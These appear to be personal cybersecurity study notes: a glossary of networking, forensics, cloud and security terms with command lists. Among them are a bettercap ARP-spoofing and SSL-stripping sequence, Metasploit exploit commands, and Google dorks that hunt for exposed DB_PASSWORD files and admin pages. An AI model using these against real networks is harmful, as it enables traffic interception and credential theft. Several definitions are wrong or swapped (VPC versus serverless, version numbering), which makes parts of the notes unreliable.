- Single CA: CA issues certificates directly to the subjects
- Self-signed Certificate: Use certificate security without PKI
- **Certification Revocation List(CRL)** is the list of revoked & suspended certificates
 - Browser CRL checking
 - OCSP (Online Certificate Status protocol) provide real-time status information, some rely on CRLs

Digital Certificates is issued by a trusted third party which proves sender's identity to the receiver and receiver's identity to the sender.

- Digital Certificate Standards:
 - X.509 Public Key Infrastructure(PKIX)
 - Public Key Cryptography Standard(PKCS)

Tcpdump is a command line network analyser or a packet sniffer that helps in capturing and analysing network traffic.

ANT(Advanced Network Technology) is a wireless sensor protocol that enables communication between sensors and their controllers.

NTP(Network Time Protocol) is a networking protocol for clock synchronization between computer system over packet-switched, variable-latency data networks.

Proxychains can proxyify ssh, ftp, apt, nmap through proxy server

- `sudo service tor status` [To check tor is running or not]
- `sudo nano /etc/proxychains.conf`
 - These all should be enabled
 - `remote_dns_subnet 224`
 - `tcp_read_time_out 15000`
 - `tcp_connect_time_out 8000`
 - `dynamic_chain`
 - `proxy-dns`
 - Add these 2 lines at last
 - `socks4 127.0.0.1 9050`
 - `socks5 127.0.0.1 9050`
- Use:
 - `proxychains firefox google.com`
 - `proxychains nmap -p 80 -v scanme.nmap.org`

Modbus protocol used for transmitting information over serial lines between electronic devices.

- Port No. - 502
- Developed by Modicon in 1979

TCP vs UDP:-

TCP(Transport Control Protocol)

- Connection full
- TCP Handshake(SYN/ACK)
- Slow

UDP(User Datagram Protocol)

- Connection less
- it sends traffic but doesn't care that other ends receives traffic or not, this is useful for streaming services.
- Fast

Networking Basic Commands:

- ping (Packet Internet Groper) - works on ICMP
- ifconfig [Linux]
- ipconfig, ipconfig /all [Windows]
- tracert _____{url} [Windows]
- traceroute _____{url} [Linux]
- Live Threat Map: livethreatmap.radware.com
- IP Checker: ip2location.com

NAT(Network Address Translation) private IP addresses are translated into the public IP address.

PAT(Port Address Translation) private IP addresses are translated into the public IP address via port numbers.

MAC(Media Access Control) Address: is a unique identifier assigned to a NIC.

- 6 different pairs of numbers
- first 3 pairs denote LAN Card Vendor or OUI(Organizationally Unique Identifier)
- last 3 pairs denote the host(local systems)
- 12 digit hexadecimal numbers (48 bits)
- getmac [windows]
- wireshark.org/tools/oui-lookup.html [OUI Lookup]
- We can spoof MAC address but can't change it.

NIC(Network Interface Card) is a hardware component, typically a circuit board or chip, which is installed on a computer so it can connect to a network.

ACL(Access Control List) – list of permissions associated with a n/w device, such as a router or a switch, that controls traffic at a network interface level.

- **ACL** is a list of permissions that determine who can access a specific resource in a computer network.

Apache is the most widely used open source web server software.

MITRE ATT&CK

The Adversarial, Tactics, Techniques, and Common Knowledge or MITRE ATT&CK is a guideline for classifying cyberattacks and intrusions.

CVE(Common Vulnerabilities and Exposures) is a unique identifier assigned to a publicly disclosed or known vulnerability. [cvedetails.com]

DAD(Disclosure, Alternation, and Destruction) is the opposite of CIA(Confidentiality, Integrity, and Availability).

Information Gathering Commands for Windows:

- systeminfo
- hostname
- whoami
- get-host [get host information]
- ipconfig /all [Information for all n/w adapters]
- ipconfig /flushdns [removes stored DNS Cache]
- gpresult, gpresult /z [Resulting set of policy settings]
- nbstat -R [nbstat is a diagnostic tool for NetBIOS over TCP/IP]
- nbstat -n
- nbstat -r
- nbstat -ab
- nbstat -an
- set L
- telnet <ip> <port>
- netstat, netstat -an
- netstat -ano [netstat is used to show n/w status]
- netstat -ano | find "TCP"
- tasklist /v [Currently running processes]
- tasklist /svc
- arp -a [Display ARP Cache]
- dir %systemdrive%\Users*.*
- dir %systemdrive%\Users*.* > test.txt
- dir %userprofile%\AppData\Roaming\Microsoft\Windows\Recent*.*
- dir /s [C:\](#) or dir /s [E:\](#) [Recursive directory listing]
- cls

NetBIOS(Network Basic Input/output System) is a legacy network protocol that enables communication between computers and devices within a local area network(LAN).

Host: Anything that has an ip address.

Forensic Readiness refers to an organization's ability to make optimal use of digital evidence in a limited period of time and minimal investigation costs.

Write Blocker is a tool that permits read only access to data storage devices without compromising the integrity of the data.

Ophcrack is a free windows password cracker based on rainbow tables.

DNS(Domain Name System) is the protocol responsible for resolving hostnames to their respective IP addresses.

- Port No. - 53
- nslookup

DNS Filtering - Block or allow access to specific websites

- DNS filter checks against a database of domain names
- block access to malicious sites, Content/Site restrictions
- Ad-blocking (Pi-Hole, AdGuard)
- Tools – {OpenDNS, Quad9, Clean Browsing, Cisco Umbrella, Cloudflare DNS}

DNS Security: DNS contains valuable information about hosts on a network, Internal records should not be accessible from the internet. DNS protocol is often exploited to perform data exfiltration.

DNSSEC(DNS Security Extensions) – mitigate spoofing and poisoning attacks, provides a validation process for DNS responses.

DNS Spoofing is the act of entering false information into DNS resolver Cache. So, it can return incorrect response & users are directed to the wrong websites.

Also known as **DNS Cache Poisoning**.

DHCP(Dynamic Host Configuration Protocol) is a client/server application layer protocol that automatically provides an IP host with its IP address and other related configuration information such as the subnet mask and default gateway.

- **DHCP Operations** [DORA]
 - Discover {server discovery}
 - Offer {Ip lease offer}
 - Request {Ip lease request}
 - Acknowledgement {Ip lease acknowledgement}

IANA(Internet Assigned Numbers Authority) is an organization responsible for global IP allocation, autonomous system number allocation, root zone management in the DNS etc.

{Root Zone Mgmt – means highest level of the DNS mgmt}

MISP(Malware Information Sharing Platform) is an open source threat information platform used to facilitate the collection and sharing of threat information.

MBC(Malware Behaviour Catalog) is a catalogue of malware objectives and behaviours, created to support malware analysis oriented use cases, such as labeling, similarity analysis, and standardized reporting.

NIST(National Institute of Standards and Technology) is an organization that develops frameworks and policies for Information Security that is used all throughout the industry.

OPSEC(Operational Security) is a set of principals and tactics used to attempt to protect the security of an operator or operation.

PoC(Proof of Concept) is often a piece of code or an application that is used to demonstrate an idea or theory is possible.

- PoC are often used to demonstrate vulnerabilities.

PCAP(Packet Capturing) is a networking practice involving the interception of data packets travelling over a network.

PASTA(Process for Attack Simulation & Threat Analysis) is a risk-centric threat modelling framework.

PII(Personally Identifiable Information) is any representation of data that can be used to identify an individual directly.

Power Shell is a task automation and configuration management program from Microsoft, consisting of a command line shell and the associated scripting language.

RASP(Run-time Application Self Protection) is a tool built at the runtime environment and it can control application execution to detect real time attacks.

RIPEMD(Race Integrity Primitives Evaluation Message Digest) is a family of cryptographic hash functions developed in 1992.

SPF(Sender Policy Framework) is an email authentication method designed to detect forging sender addresses during the delivery of the email.

STRIDE – Spoofing, Tampering, Repudiation, Information disclosure, Denial of Service(DoS), and Elevation of Privilege.

SDLC(Software Development Life Cycle) is a software engineering concept which is the structured process of developing an application.

SOC(Security Operation Center) is a team of IT security professionals tasked with monitoring, detecting, investigating, and responding to threats within a company's network and systems.

SOAR(Security Orchestration, Automation, and Response) is a solution that helps organizations to streamline and automate their security operations, including management, and vulnerability response.

Spear-Phishing involves sending of targeted emails to specific individuals or groups within an organization, often with a malicious attachment or link/

TTP(Tactics, Techniques, and Procedures) describe the methodologies, tools, behavioural patterns and strategies that adversaries use to plan, and execute attacks against target networks and organizations.

IoC(Indicators of Compromise) is a forensic term that refers to the evidence or clues on a device that points out to a security breach.

UID(Unique Identifier) is a numeric or alphanumeric string that is associated with a single entity.

UUID(Universal Unique Identifier) is a 128 bit value used to uniquely identify an object, entity or information within a particular system or knowledge database.

Orphan Files is a file that has been left over after its parent application has been deleted or uninstalled from the system.

Carved Files is the deleted files that has been recovered without its metadata.

UTC(Coordinated Universal Time) is the primary time standard by which the world regulates clock and time.

UEFI(Unified Extensible Firmware Interface) provides an interface between the Operating System(OS) and the platform firmware.

- UEFI replaces the BIOS

VAPT(Vulnerability Assessment and Penetration Testing) is a testing of a system or network for vulnerabilities, and trying to penetrate into a system or a network.

VCS(Version Control System) tracks changes to a file or set of files over time.

Example – Github

WIPS(Windows Intrusion Prevention System) analyse the radio spectrum, throughout a wireless network to detect and report intrusion, network policy violations, and unauthorised use.

Watering Hole Attack

An Attack, where a legitimate website frequently visited by a target is compromised and geared towards infecting visitors with malware.

War Driving refers to the reconnaissance of neighbourhoods for wireless networks, often by driving around in a vehicle equipped with a wifi enabled device and mapping these networks.

Wardialing is an action of using technology to automatically scan a range of phone numbers in order to reveal connected devices such as computers, modems, and office appliances.

XML(Extensible Markup Language) is a markup language that defines a set of rules for encoding documents in a format that is both human-readable and machine-readable.

YAML(Yet Another Markup Language) is not a markup language, it is a data serialization language that is human-readable and useful for managing data.

Zombie is a compromised computer or device controlled remotely by an attacker, typically part of a botnet used for malicious activities.

Zero Trust Architecture (ZTA) is a security model that treats every entity(user, device, application) as potentially untrusted and requires continuous verification before granting access.

- “Never Trust, Always Verify”
- **Key Benefits** – [Greater Security, Better Access Controls, Increased Granularity, Improved Governance and Compliance]
- **Components** – [n/w & endpoint security, IAM, Policy based enforcement, cloud security, N/w segmentation, Data Protection, Threat detection & prevention]

ZTNA (Zero Trust Network Architecture) – “Trust Nothing, Verify Everything”

- **ZTA Security Concepts** – assumes that all devices, users, and services are not inherently trusted, regardless of whether inside or outside a network’s perimeter.

➤ **Form of Data on the Disk:**

- Data stores on the disk in the form of charge (+ve or -ve)
- These charges are converted into 0 or 1(binary bits).
- To complete delete the data from disk, we need to change the polarity.
- Means keep the disc in a very strong electromagnetic field

Slack Space refers to the storage area of a hard drive ranging from the end of a stored file to the end of that file cluster.

{Slack space is the unused memory space.}

CEO(Chief Executive Officer) - senior most officer of an organization.

CSO(Chief Security Officer) refer to a person chiefly responsible for an organization’s Information Security.

CIO(Chief Information Officer)

COO(Chief Operating Officer)

Regshot is an open source registry compare utility. [Windows Registry Tool]

- It takes snapshot of your registry then compare it.

Data Compression is the reduction of bits needed to represent data.

- Save storage
- increase transfer speed
- decrease costs for n/w bandwidth

DFIR(Digital Forensics and Incident Response) is a field within cybersecurity that focuses on the identification, investigation, and remediation of cyberattacks.

PHI(Protected Health Information) defined by HIPAA, 1996.

Privacy is the right of an individual to control the distribution of information about themselves.

Clean Disk Policy specifies how employees should leave their work space when they leave the office.

- Involves removing any sensitive information from your desk everyday.

ARP(Address Resolution Protocol) is a protocol used for discovering the link layer address such as MAC address, associated with a given internet layer address, typically an IPv4 address.

- Mapping of IP with MAC
- `arp -a` [for arp table]

RARP(Reverse Address Resolution Protocol)

Evil Twin Attack is a fraudulent wifi access point that appears to be legitimate but is set up to eavesdrop on wireless communication.

- Also known as Honeyspot Access-point Attack

Kernel is the core part of OS. It acts as a bridge b/w Application and hardware.
- it is the program that runs very firstly when we try to open any OS.

Packet Analysers mostly works at layer 2 or 3 of OSI Model.

Tools – Tcpcdump, Wireshark, Tethereal, etc.

Data Archiving is the process of moving data that is no longer actively used to a separate storage device for long-term retention.

TCP Header Flags used to indicate a particular state of connection. **[6 Flags]**

- SYN – used to establish a 3 way handshake
- ACK – used to acknowledge the successful receipt of a packet
- FIN – means there is no more data from sender
- URG – indicates that the data contained in the packet should be prioritized & handled urgently by the receiver.
- PSH – used to request immediate data delivery to the receiving host
- RST – used to abort/Reset a connection
- We send RST==1 flag in the de-authentication attack

Security Control Categories:

- Managerial
- Operational
- Technical
- Physical

Security Control Functional Types:

- Preventive – before event
- Detective – during event
- Corrective – after event

- Directive – enforcing rules
- Deterrent – works at psychological level
- Compensating – restoring functionality, after an incident

Security Controls used to protect the CIA of the system and its information.

- **Physical Controls** – items that can be touched physically.
 Example – security guards, fences, motion detectors, locked doors/gates, barriers, sealed windows, lights, cable protection, badges, swipe cards, cameras, mantraps, turnstiles, alarms, physical logs, etc.
- **Technical Controls** – are electronic methods that limit someone from getting access to systems.
 Example - Passwords, Biometrics, Token readers connected to a system.
- **Administrative Controls** – are guidelines or advisories aimed at the people within the organization. They provide frameworks, constraints, and standards.
 - Standard used for wifi – IEEE 802.11
 - Standard used for Ethernet – IEEE 802.3

➤ Lightning can also cause to a disruption of Service.

Code of Ethics by ISC²:

- safety and welfare of society and the common good [Protect Society]
- duty to our principles
- necessary public trust and confidence and the infrastructure
- Act honourably, honestly, justly, responsibly, and legally.
- Provide diligent and competent service to principals
- Advance and protect the profession

Incident Response (IR) is a set of information security policies & procedures that you can use to identify, contain and eliminate cyberattacks.

- The Goal of IR is to enable an organization to quickly detect and halt attacks, minimizing damage and preventing future attacks of the same type.
- Minimize the damage, Reduces recovery time and cost
- IR is the subset of Business Continuity Management.

Incident Response Plan:

- [Preparation, Detection, Analysis, Containment, Eradication, Recovery, Lessons Learned]

IH(Incident Handling) involves mitigation of violations of security policies and recommended practices.

BC(Business Continuity) to sustain business operations while recovering from a significant disruption.

BCP(Business Continuity Plan) is the proactive development of procedures to restore business operations after a disaster or other significant disruption to the organization.

BIA(Business impact Analysis) is the analysis of an Information system's requirements, functions and interdependencies used to characterize contingency requirements & priorities in the event of a significant disruption.

DR(Disaster Recovery) refers specifically to restoring the information technology & communication services and systems needed by an organization.

DRP(Disaster Recovery Plan) is about restoring back to full operations after a disruption.

Continuity of Operations: ensuring that an organization can maintain or quickly resume its critical functions in the event of a disruption, disaster, or crisis.

Subject can be defined as any entity that requests access to our assets.


- it requests a service from an object.
- Subjects are active, Objects are passive.

Object refers to anything that a Subject attempts to access.

Access Rule is an instruction developed to allow or deny access to an object by comparing the validated identity of the subject to an access control list.

Defense in Depth – {Multiple layers of Security}

- Zone Border [Mostly Preventive]
- Within Zone [Mostly Detective]
- Endpoint Controls [Preventive, Detective, & Corrective]



Network is simply two or more computers linked together to share data, information or resources.

Server is a computer that provides information to other computers on a network.
Example – web server, email server, print servers, file servers, etc.

Endpoints are the ends of a network communication link.

Possible Attacks on Network:

- DoS/DDoS
- Fragment Attacks
- Oversized Packet Attacks
- Spoofing Attacks
- Reconnaissance
- Man-in-the-Middle Attack / On-Path Attack
- Network Monitoring Attacks
- Sniffing Attacks
- Eavesdropping
- Data Modification
- IP address spoofing
- Packet sniffing
- Enumeration {getting more info about target}
- Session Hijacking
- Buffer Overflow

- Malware attacks
- Email Infection
- Password based attacks
- Router attacks {manipulating router table}
- Command & Control
- Data Exfiltration
- Privilege Escalation
- **Attacks specific to Wireless n/w:**
 - Rouge Access Point (Fake Access Point)
 - Evil Twin – {create malicious wifi n/w that looks legitimate}
 - Bluesnarfing/Bluejacking {for short range wireless communication}
 - Client miss-association
 - AdHoc Connection Attack
 - Honeyspot Access point attacker
 - AP MAC Spoofing
 - Jamming Signal Attack
 - Wifi jamming – {involves attacker posing as victim}
 - NFC & RFID - {both vulnerable to cloning & skimming}

Redundancy is to design systems with duplicate components so that if a failure were to occur, there would be a backup.

Cloud Infrastructure:

Cloud Computing is usually associated with an internet-based set of computing resources, and typically sold as a service, provided by a cloud service provider(CSP).

- **SaaS**(Software as a Service) – cloud provides access to s/w applications
- **PaaS**(Platform as a Service) – cloud provides an environment for customers to use to build and operate their own software
 - PaaS is a way for customers to rent hardware, operating systems, storage and network capacity over the internet from a cloud service provider.
- **IaaS**(Infrastructure as a Service) – cloud provides network access to traditional computing resources such as processing power & storage.
 - It provides basic computing resources to customers. (servers, storage, n/w resources)

Types of Cloud Deployment models:

1. **Public** – cloud for the public user
2. **Private** – generally developed or deployed for a private organization that builds its own cloud.
3. **Hybrid** – Combination of both public & private cloud
4. **Community** – can be either public or private & what makes them unique is that they are generally developed for a particular community.

Cloud Service Provider(CSP):

- physical security, DDoS protection, backup & recovery
- securing computer, storage, & n/w
- Monitoring & Incident Response, Tenant resource identity & access control

Cloud Service Customer:

- Protection of OS when deployed
- user identity management, configuring geographic locations
- User and service access controls to cloud resources

Centralized Computing

- All users/devices rely on the central server/authority
- All data processing & storage is performed in a single location

Decentralized Computing

- Data processing and storage distributed across multiple locations or devices
- Blockchain, CDN(Content Delivery Network), Distributed Databases, TOR(The Onion Router)

Responsiveness:

- Load balancing
- Edge computing
- Auto-Scaling

Resilient Architecture Concepts – Replication, High availability**Cloud Security Considerations -**

- Data Protection, Patching
- Secure Communication – S/w Defined Wide Area Network(SD-WAN)
- Secure Access – Secure Access Service Edge(SASE)

Cloud Architecture:

VPC(Virtual Private Cloud) is an isolated, private cloud inside of a public cloud environment. So, that their responses aren't accessible by other users in the same public cloud.

- Is a cloud computing model in which the provider manages the infrastructure and automatically allocates resources as needed, charging only for the actual usage of the application

Serverless Computing – A private network segment made available to a single cloud consumer on a public cloud.

Microservices – An architectural approach to building software applications as a collection of small and independent services focusing on a specific business capability.

MSP(Managed Service Provider) is a company that manages information technology assets for another company.

- MSP also offers services like SaaS.
- It also gives services like MDR(Managed Detection & Response) service

Embedded Systems – specialized computers

- many consumer and commercial use cases – {home appliances, smartphones & tablets, medical devices, aerospace & defence}
- real-time operating systems

ICSs(Industrial Control Systems):

- Human Machine Interfaces (HMIs)
- Programmable Logic Controller (PLC)
- Supervisory Control and Data Acquisition (**SCADA**)
- ICS/SCADA applications -
 - Energy, Industrial, Logistics, Facilities, Fabrication and Manufacturing

IoT(Internet of Things) collect and transmit sensitive information

- many IoT devices have limited processing power and memory, difficult to implement stringent security controls
- lacking or misrepresented security capability {Unpatchable}
- lack of standards in design of IoT devices

Best Practice Guidance for IoT:

- IoTSF (the Internet of Things Security Foundation)
- Industrial Internet Consortium (IIC) Security Framework
- Cloud Security Alliance (CSA) IoT Security Control Framework
- European Telecommunication Standards Institute (ETSI) IoT Security Standards

- **Patching of IoT** things is very hard, because sometimes we have to change that chip which have any vulnerability and sometimes cost of that device is very low so company doesn't release their patches.

DMZ(Demilitarized Zone) is a network area that is designed to be accessed by outside visitors but is still isolated from the private network of the organization.

Physical Isolation – single host or group of hosts not connected to any other network

- Difficult to manage, updates via media devices

NAC(Network Access Control) authenticates user/devices before allowing them access to the network.

- It decides who can connect & who can't connect to that network

Network Segmentation involves controlling traffic over networked devices.

Micro-segmentation divides a network into smaller, isolated segments to limit the spread of an attack within a network.

Data Handling Lifecycle:

- Create – creating the knowledge
- Store – storing or recording
- Use – using the knowledge(modify, partially delete)
- Share – sharing the data with other users
- Archive – Archive it when it is temporarily not needed
- Destroy – Destroy it when it is no longer needed

Data Labelling

- Highly Restricted {loss of life, injury or property damage, etc.}
- Moderately Restricted
- Low Sensitive {sometimes called "internal use only"}
- Unrestricted Public Data {data that is publicly published & can no harm to the organization}

Data Retention policies indicates how long an organization is required to maintain information & assets.

Data Remanence is same as Residual Data that is left behind after deletion.

Degaussing is a technique of erasing data on disk or tape that, when performed properly, ensures that there is insufficient magnetic remanence to reconstruct data.

Configuration Management is a process and discipline used to ensure that the only changes made to a system are those that have been authorised and validated.

Components:

- Identification
- Baseline – is a minimum level of protection that can be used as a reference point. {at least acceptable level}
- Change Control – A review and approval process for all changes.
- Verification & Audit

Thread is the lightweight version of Process.

Security Awareness Training to make sure everyone knows what is expected of them, based on responsibilities and accountabilities, and to find out if there is any carelessness or complacency that may pose a risk to the organization.

Whaling Attack is a type of Phishing attacks that attempt to trick highly placed officials or private individuals with sizeable assets into authorizing large fund wire transfers to previously unknown entities.

Checksum is a digit representing the sum of the correct digits in a piece of stored or transmitted digital data, against which later comparisons can be made to detect errors in the data.

Cryptanalyst is one who performs cryptanalysis which is the study of mathematical techniques for attempting to defeat cryptographic techniques and/or information systems security.

Cat5 Cable – 4 twisted pair cables of copper wire inside it.

Fiber Optic Cable – carry light/pulses instead of electricity, min loss, max speed

Wireless – uses radio waves for data transmission

Virtual Memory is the part of secondary storage but used as a RAM.

Demand Paging send only urgent processes or that are running currently to the RAM, & the processes that is opened but not running currently store it on virtual memory.

Veiled Threat is one that strongly implies but does not specifically threaten violence.
Eg – if you do this, you will be in a very big trouble.

EDR(Endpoint Detection & Response) – for host security like HIDS or HIPS.

Socket(IP+Port) is the combination of IP address & software port number used for communication between multiple processes.

- It uniquely identifies the endpoint of a communication.

Sysinternal Suite is a tool by Microsoft for diagnostic purposes.

- Many tools are integrated into this like – Rammap, Tcpview, Vmmap, pstools, etc.

Nslookup commands is used to determine name servers & ip addresses about target.

- We can information without visiting to that domain

Siggen used to check the hash value of a file.

- Siggen –SHA {filename}
- shasum {filename}

Shebang is the character sequence consisting of the characters, numbers, signs, and exclamation mark(!) at the beginning of the script. **[#!/bin/bash]**

- **UID = 0** [Root account's User ID]
- command – id

AIDE(Advanced Intrusion Detection Environment) is a tool to watch the changes in the attributes of the files on a system.

LHOST(Local Host) – IP Address on attacking computer

RHOST(Remote Host) – IP Address of Target computer

VHOST(Virtual Host)

Metasploit is an open source project that is used in penetration testing.

Commands:

- msfconsole [command to start the tool]
- msf6 > hosts
- msf6 > services -r tcp -u {ip}
- msf6 > show exploits
- msf6 > show options
- msf6 > use {exploit_name}
- msf6 > set payload {payload_name}
- msf6 > set rhost {ip}
- msf6 > set lhost {ip}
- msf6 > back
- msf6 > exploit
- msf6 > set URI _____
- msf6 > set vhost _____

Meterpreter shell provides a generic interface for command and control of a compromised target.

- “background” command is used to run the session in background and return to the exploit context from the meterpreter shell.
- If you want to go to that session again - msf6 > sessions -i 1

Postmortem of Logs is done for the investigation of something that has already happened.

Event Viewer – To view the logs in windows

- **Tools for analysis** – GFI EventsManager, Event LogAnalyzer, Splunk Enterprise

Tripwire is a tool to check the integrity of files and applications.

- It detects a change in the file, it logs the event and can even send email notifications.
- It is only detective and notifies about file changes but it does not prevent it.
- Solution for file tampering.

Other Utilities in Tripwire:

- **Twprint** is used to print either report files{--print-report} or database files{--print-dbfile} in plaintext
- **Twadmin** for creating & viewing config files, policies, adding or removing encryption.

Commands:

- `sudo apt-get install tripwire`
[Installation]
- `sudo twadmin --generate-keys --local-keyfile /etc/tripwire`
[Setting local key]
- `sudo twadmin --generate-keys --site-keyfile /etc/tripwire/site.key`
[Setting site key]
- `sudo twadmin --create-cfgfile --site-keyfile /etc/tripwire/site.key /etc/tripwire/twcfg.txt`
[Creating config file]
- `sudo twadmin --create-polfile --site-keyfile /etc/tripwire/site.key /etc/tripwire/twpol.txt`
[Creating policies file]
- `sudo tripwire --update --twrfile --twrfile /var/lib/tripwire/report/____.twr`
[To update tripwire database]
- `sudo tripwire --update-policy newpolicy.txt`
[To update policy]
- `sudo tripwire --check -R Bin`
[Only check the rule named 'Bin']
- **Policies:**
 - `/etc/tripwire/secrets -> $(SEC_CRIT);`

- /home/myfile -> Mspug
- SEC_CRIT = \$(IgnoreNone) -aHMS
 - s – file size, S – SHA Hash, M – MD5 hash
 - p – permissions, ug – user group
 - a – last access time
 - IgnoreAll – watch only the presence of file {Variable}
 - emailto{Rule_Attribute}
 - –email-report
- sudo tripwire --init
- sudo tripwire –check or, sudo tripwire –check –interactive
- sudo twprint –print-report –report-level 1 –twrfile /var/lib/tripwire/report/_____.twr
[To view the report]

RCA(Root Cause Analysis) is the process of discovering the root causes of problems in order to identify appropriate solutions.

Ping works on ICMP.

- ICMP echo request
- ICMP echo response
- TTL(Time-to-Live)

Git & GitHub:

- ‘git add’ will move that file from working directory to staging area, & ‘git commit’ will move that file from staging area to your repository.
- If we have a {secret_key.txt} in that folder & we don’t want that would be tracked. So, we have to add one ‘.gitignore’ file & also write ‘.gitignore’ into .gitignore file.
- To Setup name & email inside the terminal:
 - git config –global user.name “_____”
 - git config –global user.email “_____”
- To set up from editor:
 - git config –global –edit
- To check the name & email:
 - git config –global user.name
 - git config –global user.email
- **Commands:**

- pwd, ls, cd, mkdir, rmdir, etc.
- git init [to make repo a git repo]
- git status [tells the changes in the directory]
- git add {filename} [add file into staging area]
- git status
- git commit -m "{message}"
- git log [to check the history of commits]
- git add . [this will add all the files into staging area that is present in that directory]
- git checkout {hashcode} [to go at specific stage]
[hashcode can be known by 'git log' command]
- git checkout master [to go at present things]
- git branch
- git branch {branch_name}
- git branch
- git checkout {branch_name}
- git checkout -b {anuj/multiply} [it will create a new branch named 'anuj/multiply' & will also checkout into that]
- git merge {anuj/multiply} [generally used after completion of project]
- git remote add origin {link/path} [to add existing repo to the github]
- git remote -v [to check the origin]
- git branch -M master
- git push -u origin master
- git checkout {anuj/multiply}
- git push -u origin {anuj/multiply}
- **git clone {repo/path}** [To clone whole repo into your local machine]

Sandboxing is a security practice in which you use an isolated environment, or a sandbox in testing.

- A security mechanism used to isolate software
- prevent it from accessing OS features, prevent access to network
- isolate it from other processes/software, "Safe Detonation"

Event Correlation refers to the processes involved in sensing and analysing relationships between events.

Promiscuous Mode allows a n/w device to intercept and read each network packet that arrives in its entirety.

Rogue Access Point Attack is an access point installed on a n/w without the n/w owner's permission.

Google Takeout allows us to download a copy of our data stored within google products.

DKIM(Domain Keys Identified Mail) is an email authentication method that uses a digital signature to let the receiver of an email know that the message was sent & authorised by the owner of a domain.

DMARC(Domain-based Message Authentication, Reporting & Conformance)

SPF(Sender Policy Framework) used to authenticate the sender of the email.

- DKIM, DMARC, & SPF are the authentication methods and prevent from phishing, spamming, etc.

CAM(Content Addressable Memory) is a special type of computer memory used in certain very-high-speed searching applications.

ARP Poisoning using 'bettercap':

- bettercap -iface wlan0
- net.show
- help
- net.probe on
- arp.spoof on
- set http.proxy.sslstrip true
- http.proxy on
- net.sniff on
- set arp.spoof.full duplex true
- set arp.spoof.targets {IP}
- set arp.spoof on
- set net.sniff.local true
- net.sniff on

Load Balancers distribute requests across farm or pool of servers.

Load Balancing is the method of distributing network traffic equal across a pool of resources that support an application.

Version - {X.Y.Z} X – Upgrade
 Y – Major Vulnerability
 Z – Minor Vulnerability

Tools [Forensic]:

- **driftnet** {kali terminal tool to capture images from TCP stream it observes}
 - apt install driftnet
 - driftnet -i eth0
 - driftnet -p
- **FTK Imager** [for bit-by-bit copy]
- **Autopsy** [Image file Analyser, Data Recovery Tool]
- **Sysinternals**
- **Hindsight** [For Browser Forensic]
- **Recuva** [Data Recovery Tool]
- **PC Inspector** [Data Recovery Tool]
- **Email Tracer** by RCCF {Email Forensic by Email Header}
- **Nessus** [Vulnerability Discovery Tool]
- **Splunk Enterprise** [Log Analyser Tool]
- **Event Log Analyzer** [Log Analyser Tool]
- **Nerve** [Automatic Pentester Tool]
- **whatsanalyze.com** [Analyse exported whatsapp files]
- **E3 Forensic Universal** [For all kind of data analysis, Smartphone & Application investigation]
- **SqaureX** [Google Chrome Extension, For Privacy & Anonymity]

Downgrade Attack is an attack in which the attacker tries to force two hosts on a n/w to use an insecure or weakly protected data transmission protocol.

- Reduce transport encryption version/force use of weak cipher suites
- Like HTTP instead of HTTPS and SSL instead of TLS
- is a kind of MITM attack

Serialization Attack happens when an attacker passes a compromised serialized object(a modified JSON payload) to an application or API endpoint.

Insecure De-serialization describes the act of taking untrusted serialized data and consuming that data without ensuring that it is valid, which may allow for attacks.


Banner Grabbing is a technique used to gain information about a computer system on a network and the services running on its open ports.

Punycode Attack is a kind of phishing attack, where attackers use visually deceptive URLs to scam or phish their users.

- In a punycode attack, attackers take advantage of the fact that some Unicode characters look very similar to ASCII characters. They create domain names that appear visually identical or very similar to legitimate websites but are actually encoded with punycode.
- Punycode is a special encoding for converting unicode characters in different languages to ASCII. It is generally used to convert non-english characters to ASCII format.

3 Way Handshake:

- Process
 - Connection Establishment: SYN, SYN-ACK, ACK
 - Connection Termination: FIN, ACK-FIN, ACK



Hashing takes an input set of data and returns a fixed-length result called the hash value.

- To check Integrity
- Non-Reversible, Unique, and Deterministic (same output always)

Tails Linux [The Amnesic Incognito live system] is a portable OS that protects against surveillance & censorship.

- Use on USB then use Dark Web with external VPN
[most secure way to access Dark Web]

Google Dorking:

- {searchword} site: site_address

- frenchpress site:starbucks.com
- site: site_address inurl: admin
 - site:starbucks.com inurl:admin
- intext:admin
 - site:starbucks.com intext:admin
- intitle:login
 - site:starbucks.com intitle:login
- filetype:pdf
 - site:starbucks.com filetype:pdf

Google Hacking Database - {Use exploithub.com, then search over there like-webcam or etc.}

eg: intitle:"WEBCAM 7" -inurl:/admin.html
 filetype:env "DB_PASSWORD"
 site:linkedin.com intitle:starbucks "network engineer"

Shell Scripting:-

Shell Script consist of set of commands to perform a task, all the commands execute sequentially.

Shell provide an environment to a user to execute commands and interact with kernel.

- Applications --> Shell --> Kernel --> Hardware
